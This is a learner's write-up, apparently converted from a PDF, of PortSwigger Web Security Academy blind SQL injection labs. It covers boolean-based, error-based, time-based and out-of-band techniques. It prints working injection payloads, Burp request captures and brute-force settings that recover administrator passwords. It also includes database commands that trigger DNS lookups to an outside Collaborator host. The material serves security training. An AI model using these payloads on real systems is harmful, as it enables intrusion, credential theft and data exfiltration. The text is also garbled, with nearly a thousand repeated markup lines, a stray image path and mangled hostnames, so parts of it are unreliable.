1 GET /filter?category=Gifts HTTP/1.1 2 Host: 0xa2900d70436f5e9c0449f44000a0085.web-security-academy.net 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 5 Sec-Fetch-Site: same-origin 6 Sec-Fetch-Mode: navigate 7 Sec-Fetch-User: ? 8 Sec-Fetch-Dest: document 9 Referer: https://0xa2900d70436f5e9c0449f44000a0085.web-security-academy.net/filter?category=Gifts 10 Accept-Encoding: gzip, deflate 11 Accept-Language: en-US,en;q=0.9 12 Connection: close 13 14	34 <p>Net solved</p> 35 </div> 36 </div> 37 </div> 38 </div> 39 </section> 40 </div> 41 <div theme="ecommerce"> 42 <section class="maincontainer"> 43 <div class="container is-page"> 44 <header class="navigation-header"> 45 <section class="top-links"> 46 Home 47 </div> 48 <p>Welcome back! 49 </div>

- 5) Next step is to check weather we have a username call administrator

 - TrackingId=sujTPRzdcWX9MwMT'and (select 'x' from users where username='administrator')='x'—

- 6) Next step is enumerating the password we first check the first letter of password is equal to 'a' if yes then move to 2nd character else try again, till retrieve the whole password
 - 7) We are figuring out the length of the password using the below query

- a. `TrackingId=suJTPRzdcWX9MwMT' and (select username from users where username='administrator' and LENGTH(password)>1)='administrator'`—
 - b. Checking if the password length is greater than 1

8) We have found the password to be 20 characters

```


Request
Pretty Raw Hex
1 GET /filter?category=Gifts HTTP/1.1
2 Host: 0x2900d70496f5e9c0449f440000085.web-security-academy.net
3 Cookie: TrackingId=99441f39-7d28-4f71-98fc-0870ecf244c8; session=r2fcz20nGxDjPjPjd90x9LSX24f
4 Sec-Ch-Ua: "Chromium";v="103", ".Net/AI";Brand";v="99"
5 Sec-Ch-Ua-Mobile: 70

Response
Pretty Raw Hex Render
Welcome back!
</div>
<p>
| |
</p>
<a href="/my-account">
My account

```

9) I have used binary search method in step 8 but now I will be using intruder in burpsuite (right click and select send to intruder)

- Step one press clear in the intruder and now select 1 in Length(password>1) and click add you find simple close to \$1\$ which means we are going to increment this number
- Next go to payloads and set payload type to numbers and step count is 1 (increments 1)
- Click start attack



- In the below image we did not get welcome at 20 the case we are checking is if length(password>20), so the password equals to 20 exactly

Request	Response	Status	Error
17		200	
18		200	
19		200	
20		200	
21		200	
22		200	
23		200	
24		200	
25		200	

- Another way is to use filter for response code 200 which is only available for professional version

Filter Settings

Filter by search term [Pro only]:

Filter by status code:

- 2xx [success]
- 3xx [redirection]
- 4xx [request error]
- 5xx [server error]

Show all Hide all Revert changes Cancel Apply

10) Next step is to brute force every character of the password

- TrackingId=sujTPRzdcWX9MwMT' and (select substring(password,1,1) from users where username='administrator')='a'--**
- We are checking if the first substring of the password is a or not
- Sending it to repeater
 - First clear all the positions
 - Then highlight 'a' and press add that means we are going to increment this
 - In payload use Brute forcer
 - Min and max length is 1, because we are checking one character at a time
 - Awesome we have found the character is 's' as we received welcome back at s
 - Next step if to perform this for 20 characters so we are using "Cluster bomb"

The screenshot shows a Burp Suite interface. At the top, there is a table with columns for Request ID, Response code, and Response content. The table contains rows for characters 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', and 'x'. The row for 's' is highlighted with a yellow background, and the value '5097' is shown in the Response column. Below the table, the 'Response' tab is selected in the Burp Suite interface. The response body shows an HTML page with a single line of text: 'Welcome back !'. The entire screenshot is framed by a black border.

d. Cluster bomb

The screenshot shows the OWASPs ZAP tool's attack configuration screen. It has sections for 'Choose an attack type' (set to 'Cluster bomb'), 'Payload Positions' (configure positions), and 'Target' (set to 'https://0a2900d70436f5e9c0449f44000a0085.web-security-academy.net'). The 'Payloads' section shows a list of 7 items, including various headers and a 'Upgrade-Insecure-Requests: 1' item. The entire screenshot is framed by a black border.

e. First payload is numbers, and second payload is brute forcer

The screenshot shows the OWASPs ZAP tool's payload configuration screen. It has sections for 'Payload Sets' (define payload sets) and 'Payload Options [Numbers]' and 'Payload Options [Brute forcer]'. The 'Payload Sets' section shows two sets: 'Payload set: 1' (Payload type: Numbers, Request count: 0) and 'Payload set: 2' (Payload type: Brute forcer, Request count: 720). The 'Payload Options' sections show settings for generating numeric payloads (From: 1, To: 20, Step: 1, How many: 1) and generating payloads of specified lengths (Character set: abcdefghijklmnopqrstuvwxyz0123456789, Min length: 1, Max length: 1). The entire screenshot is framed by a black border.

11) Bruteforcing will take some time and finally we have retrieved the password which is

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1	a		200			5036	
2	a		200			5036	
3	a		200			5036	
4	a		200			5036	
5	a		200			5036	
6	a		200			5036	
7	a		200			5036	
8	a		200			5036	
9	a		200			5036	
10	a		200			5036	
11	a		200			5036	
12	a		200			5036	
13	a		200			5036	
14	a		200			5036	

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
s 7 z u y u s 4 m s j z j c t z 2 y 4 v
```

Blind SQL injection with conditional responses

WebSecurity Academy | Back to lab description >

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | Welcome back! | My account | Log out

My Account

Your username is: administrator

Email

12. Blind SQL injection with conditional errors(PRACTITIONER)

Lab: Blind SQL injection with conditional errors

PRACTITIONER



Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Sol) Steps:

- 1) First to test we are using the below query and there is no error and we know this is oracle db
 - a. '`||+(select+'' from dual)||'`
- 2) When we tried to use some random table name we are getting internal server errors

```
Request
Pretty Raw Hex
1 GET /filter?category=Food+26+Drink HTTP/1.1
2 Host: Oaa500aad04d70af3c0d30113009b00ae.web-security-academy.net
3 Cookie: TrackingId=umpTaq0whcMdTSz'||+(select+'' from dual)||'; session=DmGwlx3AnRAAPFxHdgwrPuG6xkXaP8Th
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/103.0.5000.134 Safari/537.36
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: no-store
11 Sec-Fetch-Origin: https://Oaa500aad04d70af3c0d30113009b00ae.web-security-academy.net/
12 Sec-Fetch-Site: sameorigin
13 Sec-Fetch-User: ?1
14 Referer: https://Oaa500aad04d70af3c0d30113009b00ae.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

Response
Pretty Raw Hex Render
x11:space-preserve title=back-arrow>
24 <div>
25   <polygon points='1.4 0 0.1 2 12.6 15 0.28 8 1.4 30 15'>
26     </polygon>
27   <polyline points='14.3 0 12.9 1.2 25.6 15 12.9, 28.8 14'>
28     </polyline>
29   </svg>
30 </div>
31 <div class='widgetcontainer-lab-status is-notsolved'>
32   <span>
33     Lab
34     <br>
35     Not solved
36   </span>
37 </div>
38 </section>
39 </div>
40 <div theme='''>
41   <section>
42     <div class='maincontainer'>
43       <div class='container-is-page'>
44         <header class='navigation-header'>
45           <h1>
46             Internal Server Error
47           </h1>
48           <p class='is-warning'>
49             Internal Server Error
50           </p>
51         </header>
52       </div>
53     </div>
54   </section>
55 </div>
56
57 </div>
58 </div>
59 </div>
60 </div>
61 </div>
62 </div>
63 </div>
64 </div>
65 </div>
66 </div>
67 </div>
68 </div>
69 </div>
70 </div>
71 </div>
72 </div>
73 </div>
74 </div>
75 </div>
76 </div>
77 </div>
78 </div>
79 </div>
80 </div>
81 </div>
82 </div>
83 </div>
84 </div>
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 </div>
105 </div>
106 </div>
107 </div>
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
113 </div>
114 </div>
115 </div>
116 </div>
117 </div>
118 </div>
119 </div>
120 </div>
121 </div>
122 </div>
123 </div>
124 </div>
125 </div>
126 </div>
127 </div>
128 </div>
129 </div>
130 </div>
131 </div>
132 </div>
133 </div>
134 </div>
135 </div>
136 </div>
137 </div>
138 </div>
139 </div>
140 </div>
141 </div>
142 </div>
143 </div>
144 </div>
145 </div>
146 </div>
147 </div>
148 </div>
149 </div>
150 </div>
151 </div>
152 </div>
153 </div>
154 </div>
155 </div>
156 </div>
157 </div>
158 </div>
159 </div>
160 </div>
161 </div>
162 </div>
163 </div>
164 </div>
165 </div>
166 </div>
167 </div>
168 </div>
169 </div>
170 </div>
171 </div>
172 </div>
173 </div>
174 </div>
175 </div>
176 </div>
177 </div>
178 </div>
179 </div>
180 </div>
181 </div>
182 </div>
183 </div>
184 </div>
185 </div>
186 </div>
187 </div>
188 </div>
189 </div>
190 </div>
191 </div>
192 </div>
193 </div>
194 </div>
195 </div>
196 </div>
197 </div>
198 </div>
199 </div>
200 </div>
201 </div>
202 </div>
203 </div>
204 </div>
205 </div>
206 </div>
207 </div>
208 </div>
209 </div>
210 </div>
211 </div>
212 </div>
213 </div>
214 </div>
215 </div>
216 </div>
217 </div>
218 </div>
219 </div>
220 </div>
221 </div>
222 </div>
223 </div>
224 </div>
225 </div>
226 </div>
227 </div>
228 </div>
229 </div>
230 </div>
231 </div>
232 </div>
233 </div>
234 </div>
235 </div>
236 </div>
237 </div>
238 </div>
239 </div>
240 </div>
241 </div>
242 </div>
243 </div>
244 </div>
245 </div>
246 </div>
247 </div>
248 </div>
249 </div>
250 </div>
251 </div>
252 </div>
253 </div>
254 </div>
255 </div>
256 </div>
257 </div>
258 </div>
259 </div>
260 </div>
261 </div>
262 </div>
263 </div>
264 </div>
265 </div>
266 </div>
267 </div>
268 </div>
269 </div>
270 </div>
271 </div>
272 </div>
273 </div>
274 </div>
275 </div>
276 </div>
277 </div>
278 </div>
279 </div>
280 </div>
281 </div>
282 </div>
283 </div>
284 </div>
285 </div>
286 </div>
287 </div>
288 </div>
289 </div>
290 </div>
291 </div>
292 </div>
293 </div>
294 </div>
295 </div>
296 </div>
297 </div>
298 </div>
299 </div>
300 </div>
301 </div>
302 </div>
303 </div>
304 </div>
305 </div>
306 </div>
307 </div>
308 </div>
309 </div>
310 </div>
311 </div>
312 </div>
313 </div>
314 </div>
315 </div>
316 </div>
317 </div>
318 </div>
319 </div>
320 </div>
321 </div>
322 </div>
323 </div>
324 </div>
325 </div>
326 </div>
327 </div>
328 </div>
329 </div>
330 </div>
331 </div>
332 </div>
333 </div>
334 </div>
335 </div>
336 </div>
337 </div>
338 </div>
339 </div>
340 </div>
341 </div>
342 </div>
343 </div>
344 </div>
345 </div>
346 </div>
347 </div>
348 </div>
349 </div>
350 </div>
351 </div>
352 </div>
353 </div>
354 </div>
355 </div>
356 </div>
357 </div>
358 </div>
359 </div>
360 </div>
361 </div>
362 </div>
363 </div>
364 </div>
365 </div>
366 </div>
367 </div>
368 </div>
369 </div>
370 </div>
371 </div>
372 </div>
373 </div>
374 </div>
375 </div>
376 </div>
377 </div>
378 </div>
379 </div>
380 </div>
381 </div>
382 </div>
383 </div>
384 </div>
385 </div>
386 </div>
387 </div>
388 </div>
389 </div>
390 </div>
391 </div>
392 </div>
393 </div>
394 </div>
395 </div>
396 </div>
397 </div>
398 </div>
399 </div>
400 </div>
401 </div>
402 </div>
403 </div>
404 </div>
405 </div>
406 </div>
407 </div>
408 </div>
409 </div>
410 </div>
411 </div>
412 </div>
413 </div>
414 </div>
415 </div>
416 </div>
417 </div>
418 </div>
419 </div>
420 </div>
421 </div>
422 </div>
423 </div>
424 </div>
425 </div>
426 </div>
427 </div>
428 </div>
429 </div>
430 </div>
431 </div>
432 </div>
433 </div>
434 </div>
435 </div>
436 </div>
437 </div>
438 </div>
439 </div>
440 </div>
441 </div>
442 </div>
443 </div>
444 </div>
445 </div>
446 </div>
447 </div>
448 </div>
449 </div>
450 </div>
451 </div>
452 </div>
453 </div>
454 </div>
455 </div>
456 </div>
457 </div>
458 </div>
459 </div>
460 </div>
461 </div>
462 </div>
463 </div>
464 </div>
465 </div>
466 </div>
467 </div>
468 </div>
469 </div>
470 </div>
471 </div>
472 </div>
473 </div>
474 </div>
475 </div>
476 </div>
477 </div>
478 </div>
479 </div>
480 </div>
481 </div>
482 </div>
483 </div>
484 </div>
485 </div>
486 </div>
487 </div>
488 </div>
489 </div>
490 </div>
491 </div>
492 </div>
493 </div>
494 </div>
495 </div>
496 </div>
497 </div>
498 </div>
499 </div>
500 </div>
501 </div>
502 </div>
503 </div>
504 </div>
505 </div>
506 </div>
507 </div>
508 </div>
509 </div>
510 </div>
511 </div>
512 </div>
513 </div>
514 </div>
515 </div>
516 </div>
517 </div>
518 </div>
519 </div>
520 </div>
521 </div>
522 </div>
523 </div>
524 </div>
525 </div>
526 </div>
527 </div>
528 </div>
529 </div>
530 </div>
531 </div>
532 </div>
533 </div>
534 </div>
535 </div>
536 </div>
537 </div>
538 </div>
539 </div>
540 </div>
541 </div>
542 </div>
543 </div>
544 </div>
545 </div>
546 </div>
547 </div>
548 </div>
549 </div>
550 </div>
551 </div>
552 </div>
553 </div>
554 </div>
555 </div>
556 </div>
557 </div>
558 </div>
559 </div>
560 </div>
561 </div>
562 </div>
563 </div>
564 </div>
565 </div>
566 </div>
567 </div>
568 </div>
569 </div>
570 </div>
571 </div>
572 </div>
573 </div>
574 </div>
575 </div>
576 </div>
577 </div>
578 </div>
579 </div>
580 </div>
581 </div>
582 </div>
583 </div>
584 </div>
585 </div>
586 </div>
587 </div>
588 </div>
589 </div>
590 </div>
591 </div>
592 </div>
593 </div>
594 </div>
595 </div>
596 </div>
597 </div>
598 </div>
599 </div>
600 </div>
601 </div>
602 </div>
603 </div>
604 </div>
605 </div>
606 </div>
607 </div>
608 </div>
609 </div>
610 </div>
611 </div>
612 </div>
613 </div>
614 </div>
615 </div>
616 </div>
617 </div>
618 </div>
619 </div>
620 </div>
621 </div>
622 </div>
623 </div>
624 </div>
625 </div>
626 </div>
627 </div>
628 </div>
629 </div>
630 </div>
631 </div>
632 </div>
633 </div>
634 </div>
635 </div>
636 </div>
637 </div>
638 </div>
639 </div>
640 </div>
641 </div>
642 </div>
643 </div>
644 </div>
645 </div>
646 </div>
647 </div>
648 </div>
649 </div>
650 </div>
651 </div>
652 </div>
653 </div>
654 </div>
655 </div>
656 </div>
657 </div>
658 </div>
659 </div>
660 </div>
661 </div>
662 </div>
663 </div>
664 </div>
665 </div>
666 </div>
667 </div>
668 </div>
669 </div>
670 </div>
671 </div>
672 </div>
673 </div>
674 </div>
675 </div>
676 </div>
677 </div>
678 </div>
679 </div>
680 </div>
681 </div>
682 </div>
683 </div>
684 </div>
685 </div>
686 </div>
687 </div>
688 </div>
689 </div>
690 </div>
691 </div>
692 </div>
693 </div>
694 </div>
695 </div>
696 </div>
697 </div>
698 </div>
699 </div>
700 </div>
701 </div>
702 </div>
703 </div>
704 </div>
705 </div>
706 </div>
707 </div>
708 </div>
709 </div>
710 </div>
711 </div>
712 </div>
713 </div>
714 </div>
715 </div>
716 </div>
717 </div>
718 </div>
719 </div>
720 </div>
721 </div>
722 </div>
723 </div>
724 </div>
725 </div>
726 </div>
727 </div>
728 </div>
729 </div>
730 </div>
731 </div>
732 </div>
733 </div>
734 </div>
735 </div>
736 </div>
737 </div>
738 </div>
739 </div>
740 </div>
741 </div>
742 </div>
743 </div>
744 </div>
745 </div>
746 </div>
747 </div>
748 </div>
749 </div>
750 </div>
751 </div>
752 </div>
753 </div>
754 </div>
755 </div>
756 </div>
757 </div>
758 </div>
759 </div>
760 </div>
761 </div>
762 </div>
763 </div>
764 </div>
765 </div>
766 </div>
767 </div>
768 </div>
769 </div>
770 </div>
771 </div>
772 </div>
773 </div>
774 </div>
775 </div>
776 </div>
777 </div>
778 </div>
779 </div>
780 </div>
781 </div>
782 </div>
783 </div>
784 </div>
785 </div>
786 </div>
787 </div>
788 </div>
789 </div>
790 </div>
791 </div>
792 </div>
793 </div>
794 </div>
795 </div>
796 </div>
797 </div>
798 </div>
799 </div>
800 </div>
801 </div>
802 </div>
803 </div>
804 </div>
805 </div>
806 </div>
807 </div>
808 </div>
809 </div>
810 </div>
811 </div>
812 </div>
813 </div>
814 </div>
815 </div>
816 </div>
817 </div>
818 </div>
819 </div>
820 </div>
821 </div>
822 </div>
823 </div>
824 </div>
825 </div>
826 </div>
827 </div>
828 </div>
829 </div>
830 </div>
831 </div>
832 </div>
833 </div>
834 </div>
835 </div>
836 </div>
837 </div>
838 </div>
839 </div>
840 </div>
841 </div>
842 </div>
843 </div>
844 </div>
845 </div>
846 </div>
847 </div>
848 </div>
849 </div>
850 </div>
851 </div>
852 </div>
853 </div>
854 </div>
855 </div>
856 </div>
857 </div>
858 </div>
859 </div>
860 </div>
861 </div>
862 </div>
863 </div>
864 </div>
865 </div>
866 </div>
867 </div>
868 </div>
869 </div>
870 </div>
871 </div>
872 </div>
873 </div>
874 </div>
875 </div>
876 </div>
877 </div>
878 </div>
879 </div>
880 </div>
881 </div>
882 </div>
883 </div>
884 </div>
885 </div>
886 </div>
887 </div>
888 </div>
889 </div>
890 </div>
891 </div>
892 </div>
893 </div>
894 </div>
895 </div>
896 </div>
897 </div>
898 </div>
899 </div>
900 </div>
901 </div>
902 </div>
903 </div>
904 </div>
905 </div>
906 </div>
907 </div>
908 </div>
909 </div>
910 </div>
911 </div>
912 </div>
913 </div>
914 </div>
915 </div>
916 </div>
917 </div>
918 </div>
919 </div>
920 </div>
921 </div>
922 </div>
923 </div>
924 </div>
925 </div>
926 </div>
927 </div>
928 </div>
929 </div>
930 </div>
931 </div>
932 </div>
933 </div>
934 </div>
935 </div>
936 </div>
937 </div>
938 </div>
939 </div>
940 </div>
941 </div>
942 </div>
943 </div>
944 </div>
945 </div>
946 </div>
947 </div>
948 </div>
949 </div>
950 </div>
951 </div>
952 </div>
953 </div>
954 </div>
955 </div>
956 </div>
957 </div>
958 </div>
959 </div>
960 </div>
961 </div>
962 </div>
963 </div>
964 </div>
965 </div>
966 </div>
967 </div>
968 </div>
969 </div>
970 </div>
971 </div>
972 </div>
973 </div>
974 </div>
975 </div>
976 </div>
977 </div>
978 </div>
979 </div>
980 </div>
981 </div>
982 </div>
983 </div>
984 </div>
985 </div>
986 </div>
987 </div>
988 </div>
989 </div>
990 </div>
991 </div>
992 </div>
993 </div>
994 </div>
995 </div>
996 </div>
997 </div>
998 </div>
999 </div>
1000 </div>
```

- 3) I have used the below query to check there is no error when I tried to retrieve the password
 - a. '`||+(select+password+from+users+where+username+%3d+'administrator')||'`
- 4) We have to use an if else case to determine the password
 - a. '`'|| (select CASE WHEN (1=0) THEN _ ELSE _ END from dual) ||'` sample if else case
 - b. '`'|| (select CASE WHEN (1=0) THEN TO_CHAR(1/0) ELSE '' END from dual) ||'`

Request

```

1 GET /filter?category=Corporate+gifts HTTP/1.1
2 Host: 0a6d004204bbfc3c09452fa0068009c.web-security-academy.net
3 Cookie: TrackingId=v3migOnBLMAHNa4'||(select+CASE+WHEN+(1=1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+dual)+||;
session=9PuaBDUeutTzoFCskEckJbYmYnfnaqw
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
9 Accept:

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2132
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11  <title>

```

- 5) If 1=1 then we get an internal error else we do not get any error
- 6) Here is bit complex method, below is the query , in SQL first, from clause will work and then select clause, so if the table name exists and user exists then case 1=1 which will result in internal error and when the table doesn't not exist then the select won't run and there won't be any internal error, that is how we can differentiate.
 - a. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator') ||'

Request

```

1 GET /filter?category=Corporate+gifts HTTP/1.1
2 Host: 0a6d004204bbfc3c09452fa0068009c.web-security-academy.net
3 Cookie: TrackingId=v3migOnBLMAHNa4'||(select+CASE+WHEN+(1=1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+where+username%3d'administrator')+||; session=9PuaBDUeutTzoFCskEckJbYmYnfnaqw
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2132
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11  <title>

```

- 7) The length of the password is 20
 - a. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and LENGTH(password)>1) ||'

			JUU		ZZJ
15	15	500			2251
16	16	500			2251
17	17	500			2251
18	18	500			2251
19	19	500			2251
20	20	200			5002
21	21	200			5002
22	22	200			5002
23	23	200			5002
24	24	200			5002

- 8) We are retrieving the password
 - a. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and SUBSTR(password,1,1)='a') ||'

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
v	d	b	d	c	m	e	7	m	f	e	6	u	s	4	9	5	y	c	y

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email

13. Blind SQL injection with time delays(PRACTITIONER)

Lab: Blind SQL injection with time delays

PRACTITIONER

LAB

Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the **SQL injection** vulnerability to cause a 10 second delay.

Sol) Steps

- 1) We are checking for the time delays and currently we are not sure which database it is

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	dbms_pipe.receive_message('a'),10)
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10)

- 2) So we try one by one and it is taking 10 seconds

a. '+||+(SELECT+pg_sleep(10))--

The screenshot shows a browser's developer tools Network tab. A request is made to the URL `/filter?category=Food&Order=Drink HTTP/1.1`. The response body contains the following HTML and JavaScript:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 4832
...
<!DOCTYPE html>
<html>
  <head>
    ...
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"/>
    <link href="/resources/labheader/css/academyLabCommerce.css" rel="stylesheet"/>
  </head>
  <body>
    ...
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="labHeader">
      <div class="container">
        <div class="logo">
          ...
        </div>
        <div class="titleContainer">
          ...
        </div>
        <div id="lab-link" class="button" href="/">
          Back to Lab home
        </div>
      </div>
    </div>
    <div class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays">
      Back to https://portswigger.net/web-security/sql-injection/blind/lab-time-delays
    </div>
    <script>$(document).ready(function() { ... })</script>
  </body>
</html>
```

The status bar at the bottom right of the browser window shows "4,932 bytes in 10,337 millis".

Blind SQL injection with time delays

WebSecurity Academy

Congratulations, you solved the lab!

Share your skills! Continue learning >

WE LIKE TO SHOP

Food & Drink

Refine your search:

All Accessories Corporate gifts Food & Drink Gifts Pets

14. Blind SQL injection with time delays and information retrieval(PRAC-TITIONER)

Lab: Blind SQL injection with time delays and information retrieval

△ LAB

PRACTITIONER

Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Sol) Steps

- 1) Checking the time delay and the current working db is postgres
 - a. '|| (select pg_sleep(10))--
 - b. '+||+(SELECT+pg_sleep(10))--
- 2) Creating an if else case
 - a. '|| (select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)--
 - b. '+||+(SELECT+case+when+(1%3d1)+then+pg_sleep(10)+else+pg_sleep(-1)+end)—
- 3) Checking if usrename with administrator exists
 - a. '|| (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)—
- 4) Checking for the length of the password
 - a. '|| (select case when (length(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users where username='administrator')--
- 5) We are checking if the first letter is equal to z and as the first character of the password is z it ran for 10 seconds
 - a. '|| (select case when (substring(password,1,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users where username='administrator')--

1 - t
2 - n
3 - y
4 - 8
5 - y
6 - f
7 - j
8 - h
9 - o
10 - d
11 - p
12 - b
13 - p
14 - n
15 - x
16 - j
17 - x
18 - 0
19 - 0
20 - 7

tny8yfjhodpbpxjx007

Web Security Academy

Blind SQL injection with time delays and information retrieval

LAB Solved

Congratulations, you solved the lab!

 Share your skills!

Continue learning >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

15. Blind SQL injection with out-of-band interaction(PRACTITIONER)

Lab: Blind SQL injection with out-of-band interaction

PRACTITIONER

LAB

Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the **SQL injection** vulnerability to cause a DNS lookup to Burp Collaborator.

Sol) Steps:

1) Using burp collaborator

The screenshot shows the Burp Collaborator interface. On the left, there is a configuration panel with sections for "Generate Collaborator payloads" (Number to generate: 1, Copy to clipboard button, Include Collaborator server location checked), "Poll Collaborator interactions" (Poll every 60 seconds, Poll now button), and a table with columns #, Time, Type, Payload, and Comment. On the right, there is a text editor window titled "notes.txt" containing the following content:

```
notes.txt
1 Lab #15 - Blind SQL injection with out-of-band interaction
2
3 Vulnerable parameter - Tracking cookie
4
5 End Goal - Exploit SQLi and cause a DNS lookup
6
7 Analysis: I
8
9 cowihkkm49dt3sgk9lufyyb6mxsnqc.burpcollaborator.net
```

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use **Burp Collaborator client** to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle The following technique leverages an XML external entity (XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

```
SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/"> %remote;]>'), '/1') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

```
SELECT UTL_INADDR.get_host_address ('YOUR-SUBDOMAIN-HERE.burpcollaborator.net')
```

Microsoft exec master..xp_dirtree '//YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a'

PostgreSQL copy (SELECT '') to program 'nslookup YOUR-SUBDOMAIN-HERE.burpcollaborator.net'

MySQL The following techniques work on Windows only:

```
LOAD_FILE('\\\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a')
SELECT ... INTO OUTFILE '\\\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a'
```

2) We are pasting our burp collaborator domain to receive the request

```
1 | Lab #15 - Blind SQL injection with Out-of-Band interaction
2 |
3 | Vulnerable parameter - Tracking cookie
4 |
5 | End Goal - Exploit SQLi and cause a DNS lookup
6 |
7 | Analysis:
8 |
9 | cgvihkkm49dt3sgk9lufyvb6mxngc.burpcollaborator.net
10 |
